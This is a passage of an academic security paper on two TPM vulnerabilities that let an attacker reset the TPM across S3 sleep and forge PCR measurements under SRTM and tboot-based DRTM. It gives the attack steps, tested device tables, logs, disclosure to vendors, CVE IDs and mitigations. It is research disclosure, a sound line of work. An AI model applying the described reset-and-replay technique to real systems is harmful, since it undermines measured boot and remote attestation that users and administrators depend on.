



Figure 11: Detailed process of exploiting the DRTM vulnerability

```
SECTIONS
{
  . = TBOOT_BASE_ADDR; /* 0x800000 */

  .text : {
  *(.tboot_multiboot_header)
  . = ALIGN(4096);
  *(.mlept)

  _mle_start = .;      /* Beginning of MLE */
  *(.text)
  *(.fixup)
  *(.gnu.warning)
  } :text = 0x9090

  .rodata : { *(.rodata) *(.rodata.*) }
  . = ALIGN(4096);

  _mle_end = .;        /* End of MLE */

  .data : {            /* Data */
  *(.data)
  *(.tboot_shared)
  CONSTRUCTORS
  }
  ... omitted ...
}
```

Figure 12: Sections in the link script (tboot.lds.x) of tboot

```
/* Beginning of text section (ready-only) */
800000 t multiboot_header
800010 t multiboot2_header
800020 t multiboot2_header_end
801000 t g_mle_pt
804000 T _mle_start    /* Beginning of MLE */
804000 T _start
804000 T start
804010 T _post_launch_entry
... omitted ...
83b000 D _mle_end      /* End of MLE */

/* Beginning of data section (writable) */
83b000 D s3_flag
... omitted ...
83f234 D g_tpm    /* Current TPM interface */
... omitted ...
83f2c0 D tpm_12_if    /* TPM interfaces in */
83f460 D tpm_20_if    /* data section for  */
                      /* TPM 1.2 and 2.0   */
... omitted ...
```

Figure 13: tboot symbols. The TPM interfaces are in the data section

state. The locations of g_tpm, tpm_12_if, and tpm_20_if are as shown in Figure 13. The offsets might differ according to the versions of the implementation, but those function pointers are exposed in the mutable section.

The last step of the attack, likewise, is to reset the TPM state and replay the normal digests. The difference is that, when the platform wakes up, tboot and SINIT ACM are executed. SINIT ACM resets the dynamic PCRs, measures tboot, and extends the measurements to PCR #17. It starts tboot again, and tboot extends the PCRs with the hook functions. The replay should be done by extending the measurements in the designated order for replacing the measurement of the customized kernel with the normal one.

## 4.4 Evaluation

We tested our exploits on various Intel-based platforms to determine how many devices are exposed to these vulnerabilities. The tested devices are listed in Table 4. Ubuntu 16.04.03 was used as the host operating system. The genuine kernel 4.13.0-21-generic of the operating system was used for our customization, in which we removed the TPM_SaveState() or TPM2_Shutdown() calls. For the SRTM attack mentioned in Section 4.2, we used the source code of CoreOS GRUB 2.0 [5]. For the DRTM attack, we used source code from the tboot project [11]. The devices were UEFI booted from the external hard disk drive, where we installed the customized system with exploits. To replace the normal bootloader and kernel with our customized ones, we put the customized ones under the /boot directory with the same name.

TPM 2.0 supports multiple banks of PCRs, with each bank implementing different hash algorithms. The BIOS/UEFI firmware and the kernel are likely to be extended to separate banks. Although the reported vulnerabilities do not depend on a specific hash algorithm, we used SHA-1 in all evaluations only because the algorithm is supported in both versions of the TPM.

The DRTM exploit requires devices to support Intel TXT and tboot. However, some of them do not support Intel TXT and some of the TXT-supporting devices do not work with tboot, as a result, we could exploit only a few of them. Table A.1 in Appendix shows the tested devices.

### 4.4.1 SRTM Attack: Grey Area Vulnerability

Table 5 compares all normal PCR values and exploited PCR values except for PCR #10, which is extended by IMA in the kernel. Although the PCR #10 values of all PCs are different, the value of PCR #10 can be extended from PCR #0-PCR #7. We hence attach additional tables in our GitHub repository [10], which lists the PCR values obtained from the normal SRTM-based booting sequence on our tested devices.

Because the static PCRs values are measurements of the SRTM components, most of the values differ according to the manufacturers and model, except for PCR #4 and PCR #9, where the measurements of the boot-

| PC No. | Vendor | CPU (Intel) | PC and mainboard model | BIOS Ver. and release date | TPM Ver. | TPM vendor and firmware Ver. | SRTM attack |
|---|---|---|---|---|---|---|---|
| 1 | Intel | Core i5-5300U | NUC5i5MYHE | MYBDEWi5v.86A, 2017.11.30 | 2.0 | Infineon, 5.40 | Y |
| 2 | Intel | Core m5-6Y57 | Compute Stick STK2mv64CC | CCSKLm5v.86A.0054, 2017.12.26 | 2.0 | NTC, 1.3.0.1 | Y |
| 3 | Dell | Core i5-6500T | Optiplex 7040 | 1.8.1, 2018.01.09 | 2.0 | NTC, 1.3.2.8 | Y |
| 4 | GIGABYTE | Core i7-6700 | Q170M-MK | F23c [2], 2018.01.11 | 2.0 | Infineon, 5.51 | Y |
| 5 | GIGABYTE | Core i7-6700 | H170-D3HP | F20e, 2018.01.10 | 2.0 | Infineon, 5.61 | Y |
| 6 | ASUS | Core i7-6700 | Q170M-C | 3601, 2017.12.12 | 2.0 | Infineon, 5.51 | Y |
| 7 | Lenovo | Core i7-6600U | X1 Carbon 4th Generation | N1FET59W (1.33), 2017.12.19 | 1.2 | Infineon, 6.40 | N [3] |
| 8 | Lenovo | Core i5-4570T | ThinkCentre m93p | FBKTCPA, 2017.12.29 | 1.2 | STMicroelectronics, 13.12 | N [3] |
| 9 | Dell | Core i5-6500T | Optiplex 7040 | 1.8.1, 2018.01.09 | 1.2 | NTC, 5.81.2.1 | N [4] |
| 10 | HP | Xeon E5-2690 v4 | z840 | M60 v02.38, 2017.11.08 | 1.2 | Infineon, 4.43 | N [3] |
| 11 | GIGABYTE | Core i7-6700 | H170-D3HP | F20e, 2018.01.10 | 1.2 | Infineon, 3.19 | N [3] |

Table 4: List of PC and mainboard models and results of the SRTM attack

| PC No. | TPM Ver. | PCR No. | PCR values [5] of the ORIGINAL system | PCR values of the COMPROMISED system | PCR values after the SRTM attack |
|---|---|---|---|---|---|
| 1-7, 9-11 | 1.2, 2.0 | 4 | `1C2549F2...` | `DF5AD048...` | `1C2549F2...` |
| | | 9 | `7767E9EB...` | `DA28F689...` | `7767E9EB...` |
| 8 [6] | 1.2 | 4 | `849162AD...` | `9966FE5A...` | `849162AD...` |
| | | 9 | `7767E9EB...` | `DA28F689...` | `7767E9EB...` |

Table 5: Forged PCR values after the SRTM attack

loader and kernel are extended. Interestingly, the Lenovo m93p machine (PC #8) has a different value for PCR #4, even though it uses the same bootloader. After looking into the event logs, the m93p machine uses a hash of 0xFFFFFFFF as the event separator (EV_SEPARATOR) while all the other devices use a hash of 0x00000000. It seems 0xFFFFFFFF is used when the firmware is BIOS [32] and 0x00000000 is used for UEFI [35], as long as the TPM version is 1.1 or 1.2. In case of TPM 2.0, the specification [39] allows both of the values to be used. The m93p machine is supposed to use 0x00000000 because it uses TPM 1.2 and a UEFI firmware. This nonconformity does not immediately wreck the security, but it may increase the complexity of resource management, especially in an enterprise where an administrator needs to attest or track down installed software inside the administrative domain.

Table 4 also shows whether the reset and replay attack are possible when each device is booted with the customized bootloader and kernel. All devices with TPM 2.0 are vulnerable to the attack; nevertheless, they are from different manufacturers such as Intel, Dell, GIGABYTE, and ASUS. It seems that all of the manufacturers considered in this study failed to deal with the exception mentioned in Section 4.2 because of the incomplete specification.

On the contrary, all TPM 1.2 devices, except for the Dell Optiplex 7040 mini PC (PC #9), appropriately handle the exception by entering failure mode, in which re-

[2] The EV_S_CRTM_VERSION event is not extended to PCR #0 and the EV_EFI_PLATFORM_FIRMWARE_BLOB event is not extended to PCR #2, which are wrong probably because the software does not comply with the TCG Specification

[3] Entering failure mode

[4] The static PCR values are kept

[5] Only the first eight hexadigits are shown here for the brevity

[6] PC #8 has a different value in PCR #4, which seems incorrect

| PC No. | TPM Ver. | PCR No. | Before the intrusion | After the intrusion | After the DRTM attack |
|---|---|---|---|---|---|
| 1 | 2.0 | 17 | 821701E9... | FC8AD796... | 821701E9... |
| 3 | 2.0 | 17 | 257B1024... | E90F27EC... | 257B1024... |
| 8, 9 | 1.2 | 18 | 2E3DC497... | 3DC85583... | 2E3DC497... |
| | | 19 | F443F487... | E4C61D2A... | F443F487... |

Table 6: Forged PCR values after the DRTM attack

```
/* EV_SRTM_VERSION event is not extended to
    PCR #0 */
[1] PCR 0, Event Type 0x8, Digest
0000000000000000000000000000000000000000

[2] PCR 0, Event Type 0x1, Digest
3EBB5D91DA1BC78CB0F206B398AD28520885FEB3

/* EV_EFI_PLATFORM_FIRMWARE_BLOB event is
    not extended to PCR #2 */
[3] PCR 2, Event Type 0x80000008, Digest
0000FF7FB8B600000000169C09B3000000000070

[4] PCR 0, Event Type 0x4, Digest
9069CA78E7450A285173431B3E52C5C25299E473

[5] PCR 2, Event Type 0x4, Digest
9069CA78E7450A285173431B3E52C5C25299E473

... omitted ...
```

Figure 14: Event log summary relate to PCR #0 and PCR #2 in the GIGABYTE Q170-MK

setting and replaying are not possible. We note that the machine (PC #9) maintains the static PCRs even after entering into and exiting from the sleeping states without saving the TPM state. It seems the machine neither cuts the power to the TPM chip off nor restores the TPM state.

It is interesting that the Dell Optiplex 7040 machine with TPM 2.0 (PC #3) is exploitable while the same machine with TPM 1.2 is not, even when the same BIOS/UEFI firmware is used throughout the experiments. This implies that different branches of the same binary are executed depending on the TPM version. The firmware logic may need to be divided according to the TPM versions.

In the case of the GIGABYTE Q170-MK desktop PC (PC #4), the TPM state was successfully reset, but the exploit ended up failing to replay the measurements. The event logs show that the replayed values of PCR #0 and PCR #2 do not match the normal values. Figure 14 shows the series of events that occurred during the boot. Based on the logs, PCR #0 is supposed to be extended with the digests of the event types of 0x8, 0x1, and 0x4. However, it turned out that the SRTM of the PC does not extend the digest of type 0x8 (EV_S_CRTM_VERSION), which does not comply with the TCG standard [39]. Similarly, the SRTM of the Q170-MK (PC #4) omits the digest of type 0x80000008 (EV_EFI_PLATFORM_FIRMWARE_BLOB). This sort of non-conformity may cause a misinterpretation of the device status when a remote attestor expects a particular value according to the standard.

#### 4.4.2 DRTM Attack: Lost Pointer Vulnerability

The normal states of the dynamic PCRs after booting the devices listed in Table 4 are shown in the fourth column of Table 6. The values of the dynamic PCRs are from the measurements of SINIT ACM, tboot, the kernel file, and initial RAM disk file. The states after the DRTM attack are listed in the fifth column of Table 6. The changed values are affected by the customized bootloader and kernel. As explained at the beginning of Section 4.3.3, PCR #18 and PCR #19 differ when the legacy PCR mappings are used, while only PCR #17 is different when the details/authorities PCR mappings are used. The sixth column of Table 6 lists the states to which measurements could be re-extended. Because the vulnerability is due to the software stack, all the devices are exposed to the attack regardless of the TPM version.

## 5 Discussion and Solutions

### 5.1 Discussion

Kauer [17] listed the conditions that are required to make a chain of measurements trustworthy.

- Condition 1: The CRTM must be trustworthy. In the case of S-CRTM, the code is stored in ROM. According to the TCG specification [39], S-CRTM only starts when the system is reset and initializes the chain of measurements. For the D-CRTM, the measurement environment is initialized and started only by special hardware instructions, for example, SKINIT of AMD and GETSEC[SENTER] of Intel.
- Condition 2: The PCRs should be resettable only by trusted code.

- Condition 3: The chain has to be contiguous.





Figure 15: Part of the TPM startup sequences [37]

Our SRTM attack falsifies Condition 2: we are able to reset the TPM without rebooting the system. The attack enabled by the TPM 2.0 specification [37]. Figure 15 shows a part of the "TPM Startup Sequences" diagram taken from the specification document. The vulnerability is due to the absence of a saved state, and it occurs when TPM2_Startup(STATE) is called with no preceding TPM2_Shutdown(STATE) command. As Figure 15 shows, the sequence of transitions (1) ends up with the command-waiting state, which means the TPM is ready to work as usual. As a result, the attacker can reset the PCRs by sending TPM2_Startup(CLEAR) command. The specification expects the CRTM to take "corrective action" in such cases, but does not clearly specify what to do.

The DRTM attack that we discovered does not technically falsify Condition 1. Instead, the attack raises the question whether we can naively assume the correctness of the software in the trust chain. It is difficult to make software free of vulnerabilities. Some studies [17, 20, 21] have proposed designing secure systems using the DRTM supports in order to decrease the size of TCB and remove vulnerable BIOS, OptionROMs, and bootloaders from the trust chain. Unfortunately, even if this issue is addressed, there still is room to find software bugs, as we discovered.

After resetting the TPM, we completed our attack by re-extending the PCRs with good measurements that we obtained from the event logs. According to the TCG specifications [35, 36, 33], prior to passing the control over to the operating system, the BIOS/UEFI firmware and DCE/DLME leave event logs and record measurements. Considering that the operating system can obtain the event logs and the extend operation is provided by the kernel, the specification must address how to protect or remove good measurements recorded in the event logs, in order to prevent the replay attack.

## 5.2 Solutions

For the SRTM vulnerability, a brutal and desperate remedy is to prohibit the platform from entering the S3 sleeping state, since this power state transition is a vital part of the attacks. Some BIOS/UEFI firmware provides a menu option to disuse the S3 sleeping state.

A better way to address this vulnerability starts with revising the specification. The TPM 2.0 specification should mandate the TPM enter failure mode if there is no state to restore. This approach makes the TPM 2.0 specification consistent with the TPM 1.2 specification. Note that the TPM 1.2 devices in Table 4 were not affected by the attack because they were not resettable when in failure mode. A remote attester can also identify devices in failure mode. The TPM 2.0 devices are already specified to go to failure mode if they cannot successfully start, as shown in Figure 15, path (2). Note that updating the specification has to be followed by updating the TPM firmware.

We have contacted and reported our findings to Intel [16], Dell [7], GIGABYTE [8], and ASUS [1], which are the vendors of the devices we have tested and confirmed to be vulnerable. Intel and Dell are in the process of patching their firmware to take corrective action. We requested a CVE ID regarding the grey area vulnerability, and this ID has been obtained (CVE-2018-6622).

For the specific DRTM vulnerability, we have already sent a patch to the tboot project, which also can be found in the tboot repository [9]. The patch removes the function pointers exposed in the mutable data memory and

protects the APIs inside the measured environment from unauthorized accesses. The CVE ID regarding the lost pointer vulnerability has also been obtained (CVE-2017-16837).

The DRTM vulnerability is due to the exposed function pointers from the virtual function table. To facilitate runtime polymorphism, virtual function tables are often used to dispatch a collection of functions that define the dynamic behavior of an object. These tables need to be included in a section to be measured (e.g., the .text section) or in a read-only data section (.rodata). Otherwise, these tables could be exploited by an attacker who wants to corrupt the pointer and manipulate the behavior of the program. To prevent such attacks, all RTM code must be developed under secure coding standards and audited carefully [27]. Potential flaws could be searched for by source code analysis tools.

# 6 Related Work

## 6.1 SRTM Attacks

Kursawe et al. [18] tapped into the Low Pin Count bus signal, which is used for communication between the TPM chip and the CPU. Concealed information such as keys can then be acquired using simple wiretapping attack.

Kauer [17] demonstrated an attack that resets a version 1.1 TPM chip by physically connecting a reset pin to ground. However, this TPM reset attack requires physical access, whilst our discovered attack can be done by software remotely. The author also patched a BIOS TPM driver and flashed the modified BIOS for the purpose of disabling the SRTM. The author implemented a bootloader that uses AMD's DRTM supporting instruction and proposed this bootloader as an alternative to the existing weak SRTM implementations.

Sparks [30] pointed out several vulnerabilities and limitations of the TPM. First, a TPM chip cannot protect programs after it has been loaded because measurements are taken before execution. Second, physical reset is possible. Third, stored keys can be guessed by a side channel attack that measures time differences of RSA calculation. Sparks also summarized the countermeasures against those threats: loaded programs can be protected by hypervisors, the Low Pin Count bus can be protected from attacks by employing tamper-resistant circuits, and the timing attack on the RSA calculation can be prevented by employing the techniques that better hide the statistics of the calculation.

Butterworth et al. [2] exploited a vulnerable BIOS update process to re-flash a BIOS chip with an arbitrary firmware that contains rootkits. After the adversary takes control of the BIOS/UEFI firmware and SMM, IMA [26] and BitLocker [22] cannot protect the TPM. As a mitigation of those attacks, the authors proposed a time-based remote attestation that does not rely on the TPM.

## 6.2 DRTM Attacks

Wojtczuk and Rutkowska demonstrated an attack against Intel TXT by compromising SMM code [44]. SMM is an operating mode in which code is executed in the most privileged execute mode, which is privileged than a hardware hypervisor. The authors found that SMM code is not measured and were able to infect the system's SMM handler. The authors also found that an arbitrary code can be executed in the SINIT ACM by exploiting an implementation bug within it [45]. The attack even loads an arbitrary MLE and forges the PCR values bypassing protections provided by Intel TXT.

Wojtczuk et al. introduced an attack that exploits a bug in the SINIT ACM [46]. With this attack, they can compromise a hypervisor even when Intel TXT is present. In the attack, they demonstrated that the SINIT ACM cannot protect the Direct Memory Access Remapping ACPI Table, which holds information about the configuration for VT-d (Intel's Virtualization Technology for Direct I/O). VT-d technology [15] is a hardware support for isolating device access and is considered to be a countermeasure against direct memory access attacks, which can bypass the memory protection of a CPU and access system memory.

Sharkey introduced a hypervisor rootkit that emulates the SENTER instruction and TPM using a thin hypervisor [28]. The rogue hypervisor rootkit runs underneath the kernel, compromises Intel TXT, traps access to it, and tricks the system by providing forged PCRs.

# 7 Conclusion

The TPM is a hardware component found in many modern computers and is intended to provide the root of trust. TPM is specified by TCG and implemented as a tamper-resistant integrated circuit that provides cryptographic primitives and secure storage to hold secret information and reports about the platform state.

The TCG specifications specify how to create and retain a chain of trust based on interactions between the TPM and the RTM. More technologies and manufacturers have become involved as the specification have been updated, as a result, this increased complexity underneath the measurement process. Consequently, logical conflicts and incompleteness in the specifications are obscured and the specification may provide poor guidance to vendors as to its implementation.

In this paper, we addressed the vulnerabilities that allow an adversary to enable a TPM reset and forge PCRs.

One vulnerability comes from a flawed specification, and many commodity devices seem to be affected. The other vulnerability is from an implementation defect in the popular open source implementation of the MLE for Intel TXT.

We crafted attacks exploiting these vulnerabilities and demonstrated them with commodity products. We have informed the hardware manufacturers about our findings, and the vendors are expected to produce and deploy a patch. We also created a patch for correcting the error in the open source project. This patch has already been merged.

## 8 Acknowledgments

We would like to express our sincere gratitude to Jonathan M. McCune. His constructive and priceless advice greatly helped us improve our manuscript. We also thank the anonymous reviewers and Junghwan Kang for their insightful comments. This work was supported by National IT Industry Promotion Agency (NIPA) grant funded by the Korea government (MSIT) (No.S1114-18-1001, Open Source Software Promotion).

## References

[1] ASUS. ASUS product security advisory. https://www.asus.com/Static_WebPage/ASUS-Product-Security-Advisory/.

[2] BUTTERWORTH, J., KALLENBERG, C., KOVAH, X., AND HERZOG, A. BIOS chronomancy: Fixing the core root of trust for measurement. In *Proceedings of the 2013 ACM SIGSAC Conference on Computer & Communications Security* (2013), ACM.

[3] BUTTERWORTH, J., KALLENBERG, C., KOVAH, X., AND HERZOG, A. Problems with the static root of trust for measurement. *Black Hat USA* (2013).

[4] COREOS. CoreOS. https://coreos.com.

[5] COREOS. GRand Unified Bootloader. https://github.com/coreos/grub.

[6] CR4SH. Lenovo ThinkPad System Management Mode arbitrary code execution 0day exploit. https://github.com/Cr4sh/ThinkPwn.

[7] DELL EMC. Dell EMC product security response center. https://www.emc.com/products/security/product-security-response-center.htm.

[8] GIGABYTE. GIGABYTE technical support. http://www.gigabyte.us/Support/Technical-Support.

[9] HAN, S. Fix security vulnerabilities rooted in tpm_if structure and g_tpm variable. https://sourceforge.net/p/tboot/code/ci/521c58e51eb5be105a29983742850e72c44ed80e/.

[10] HAN, S., SHIN, W., PARK, J.-H., AND KIM, H. List of normal pcr values for SRTM. https://github.com/kkamagui/papers/blob/master/usenix-security-2018/appendix-SRTM-pcr-values.pdf.

[11] INTEL. Trusted Boot. https://www.sourceforge.net/projects/tboot.

[12] INTEL. Intel Trusted Execution Technology (Intel TXT) enabling guide. *Intel White Paper* (2015).

[13] INTEL. *Intel 64 and IA-32 Architectures - Software Developer's Manual: Vol. 3B*. Intel, 2016.

[14] INTEL. Intel Trusted Execution Technology (Intel TXT). *Intel White Paper* (2017).

[15] INTEL. Intel Virtualization Technology for directed I/O. *Intel White Paper* (2017).

[16] INTEL SECURITY. Intel security center. https://security-center.intel.com.

[17] KAUER, B. OSLO: Improving the security of trusted computing. In *USENIX Security Symposium* (2007).

[18] KURSAWE, K., SCHELLEKENS, D., AND PRENEEL, B. Analyzing trusted platform communication. In *ECRYPT Workshop, CRASH-CRyptographic Advances in Secure Hardware* (2005).

[19] LINUX. TPM drivers. https://github.com/torvalds/linux/tree/master/drivers/char/tpm.

[20] MCCUNE, J. M., PARNO, B., PERRIG, A., REITER, M. K., AND SESHADRI, A. Minimal TCB code execution. In *Security and Privacy, IEEE Symposium on* (2007), IEEE.

[21] MCCUNE, J. M., PARNO, B. J., PERRIG, A., REITER, M. K., AND ISOZAKI, H. Flicker: An execution infrastructure for TCB minimization. In *ACM SIGOPS Operating Systems Review* (2008), vol. 42, ACM.

[22] MICROSOFT. Microsoft BitLocker drive encryption. http://windows.microsoft.com/en-US/windows-vista/BitLocker-Drive-Encryption-Overview.

[23] MICROSOFT. Windows Authenticode portable executable signature format. http://msdn.microsoft.com/en-us/windows/hardware/gg463180.aspx.

[24] OPEN PLATFORM TRUST SERVICES. OpenPTS. https://github.com/openpts/openpts.

[25] PARNO, B., MCCUNE, J. M., AND PERRIG, A. *Bootstrapping Trust in Modern Computers*, 1st, ed. Springer, 2011.

[26] SAILER, R., ZHANG, X., JAEGER, T., AND VAN DOORN, L. Design and implementation of a TCG-based integrity measurement architecture. In *USENIX Security Symposium* (2004).

[27] SEACORD, R. *Secure Coding in C and C++*. SEI Series in Software Engineering. Pearson Education, 2013.

[28] SHARKEY, J. Breaking hardware-enforced security with hypervisors. *Black Hat USA* (2016).

[29] SKAPE, S. Bypassing PatchGuard on Windows x64. http://www.uninformed.org/?v=3&a=3&t=pdf, 2005.

[30] SPARKS, E. R. A security assessment of trusted platform modules. *Dartmouth College, USA, Tech. Rep. TR2007-597* (2007).

[31] TRUSTED COMPUTING GROUP. TPM main part 1 design principles. *TCG White Paper* (2011).

[32] TRUSTED COMPUTING GROUP. TCG PC client specific implementation specification for conventional BIOS. *TCG White Paper* (2012).

[33] TRUSTED COMPUTING GROUP. TCG D-RTM architecture. *TCG White Paper* (2013).

[34] TRUSTED COMPUTING GROUP. TCG PC client specific TPM interface specification (TIS). *TCG White Paper* (2013).

[35] TRUSTED COMPUTING GROUP. TCG EFI platform specification for TPM family 1.1 or 1.2. *TCG White Paper* (2014).

[36] TRUSTED COMPUTING GROUP. TCG EFI protocol specification. *TCG White Paper* (2016).

[37] TRUSTED COMPUTING GROUP. TCG trusted platform module library part 1: Architecture. *TCG White Paper* (2016).

[38] TRUSTED COMPUTING GROUP. TCG ACPI specification. *TCG White Paper* (2017).

[39] TRUSTED COMPUTING GROUP. TCG PC client platform firmware profile specification. *TCG White Paper* (2017).

[40] TRUSTEDGRUB. TrustedGRUB. `https://sourceforge.net/projects/trustedgrub`.

[41] TRUSTEDGRUB2. TrustedGRUB2. `https://github.com/Rohde-Schwarz-Cybersecurity/TrustedGRUB2`.

[42] UNIFIED EXTENSIBLE FIRMWARE INTERFACE. Advanced configuration and power interface specification. *UEFI White Paper* (2017).

[43] WILSON, L. The TCG dynamic root for trusted measurement. *TCG White Paper* (2016).

[44] WOJTCZUK, R., AND RUTKOWSKA, J. Attacking Intel Trusted Execution Technology. *Black Hat DC* (2009).

[45] WOJTCZUK, R., AND RUTKOWSKA, J. Attacking Intel TXT via SINIT code execution hijacking. *Invisible Things Lab* (2011).

[46] WOJTCZUK, R., RUTKOWSKA, J., AND TERESHKIN, A. Another way to circumvent Intel Trusted Execution Technology. *Invisible Things Lab* (2009).

# A Appendix

We attach additional pages to present detailed information. This appendix presents results of the DRTM test with Intel TXT and tboot support (Table A.1) and Intel TXT logs (Figure A.1).

| PC No. | PC and mainboard model | TPM Ver. | Intel TXT support | tboot support | DRTM test | Note |
|---|---|---|---|---|---|---|
| 1 | NUC5i5MYHE | 2.0 | Y | Y | Y | |
| 2 | Compute Stick STK2mv64CC | 2.0 | Y | N | N | The system does not support tboot. It is rebooted while executing the SINIT AC module. |
| 3 | Optiplex 7040 | 2.0 | Y | Y | Y | In case of BIOS 1.8.1 version, The system is rebooted while executing SINIT AC module. BIOS 1.4.5 version is used for the DRTM test. |
| 4 | Q170M-MK | 2.0 | Y | N | N | The system does not support tboot. It is rebooted while executing the SINIT AC module. |
| 5 | H170-D3HP | 2.0 | N | N | N | The system does not support Intel TXT. |
| 6 | Q170M-C | 2.0 | Y | N | N | The system does not support tboot. It is rebooted while executing the SINIT AC module. |
| 7 | X1 Carbon 4th Generation | 1.2 | Y | N | N | The system does not support tboot. It is rebooted while executing the SINIT AC module. |
| 8 | ThinkCentre m93p | 1.2 | Y | Y | Y | |
| 9 | Optiplex 7040 | 1.2 | Y | Y | Y | For BIOS 1.8.1, The system is rebooted while executing the SINIT AC module. BIOS 1.4.5 is used for the DRTM test. |
| 10 | z840 | 1.2 | Y | N | N | The system does not support tboot. It is rebooted while executing the SINIT AC module. |
| 11 | H170-D3HP | 1.2 | N | N | N | The system does not support Intel TXT. |

Table A.1: Results of the DRTM test with Intel TXT and tboot support

```
Intel(r) TXT Configuration Registers:
    STS: 0x00018091
        senter_done: TRUE
        sexit_done: FALSE
        mem_config_lock: FALSE
        private_open: TRUE
        locality_1_open: TRUE
        locality_2_open: TRUE
    ESTS: 0x00
        txt_reset: FALSE
    E2STS: 0x0000000000000006
        secrets: TRUE
    ERRORCODE: 0x00000000
    DIDVID: 0x00000001b0058086
        vendor_id: 0x8086
        device_id: 0xb005
        revision_id: 0x1
    FSBIF: 0xffffffffffffffff
    QPIIF: 0x000000009d003000
    SINIT.BASE: 0xa2ef0000
    SINIT.SIZE: 196608B (0x30000)
    HEAP.BASE: 0xa2f20000
    HEAP.SIZE: 917504B (0xe0000)
    DPR: 0x00000000a3000041
        lock: TRUE
        top: 0xa3000000
        size: 4MB (4194304B)
    PUBLIC.KEY:
        2d 67 dd d7 5e f9 33 92 66 a5 6f 27 18 95 55 ae
        77 a2 b0 de 77 42 22 e5 de 24 8d be b8 e3 3d d7
************************************************************
     TXT measured launch: TRUE
     secrets flag set: TRUE
************************************************************
... omitted ...
TBOOT:   pol_hash: ce 78 8c 7b 47 b2 91 85 b8 8c 3c a0 7d f7 02 e3 a1 e4 60 03
TBOOT:   VL measurements:
TBOOT:     PCR 17 (alg count 1):
TBOOT:         alg 0004: fb b1 b9 ea b0 c9 2a c0 9c 28 14 f5 38 b5 ad 02 af e0 ee af
TBOOT:     PCR 18 (alg count 1):
TBOOT:         alg 0004: fb b1 b9 ea b0 c9 2a c0 9c 28 14 f5 38 b5 ad 02 af e0 ee af
TBOOT:     PCR 17 (alg count 1):
TBOOT:         alg 0004: 0b 55 c6 7a d3 89 03 8e 2c d3 99 17 c0 06 8f 20 68 d4 b1 50
TBOOT:     PCR 17 (alg count 1):
TBOOT:         alg 0004: 6b 8d c4 2d 1f 54 aa 6b 60 98 13 b8 f2 0e 89 2a 5d 14 5c e9
TBOOT:           Event: /* The hash of a policy control field and policy hash */
TBOOT:               PCRIndex: 17
TBOOT:                   Type: 0x501
TBOOT:                 Digest: fb b1 b9 ea b0 c9 2a c0 9c 28 14 f5 38 b5 ad 02 af e0 ee af
TBOOT:                   Data: 0 bytes
TBOOT:           Event:
TBOOT:               PCRIndex: 18
TBOOT:                   Type: 0x501
TBOOT:                 Digest: fb b1 b9 ea b0 c9 2a c0 9c 28 14 f5 38 b5 ad 02 af e0 ee af
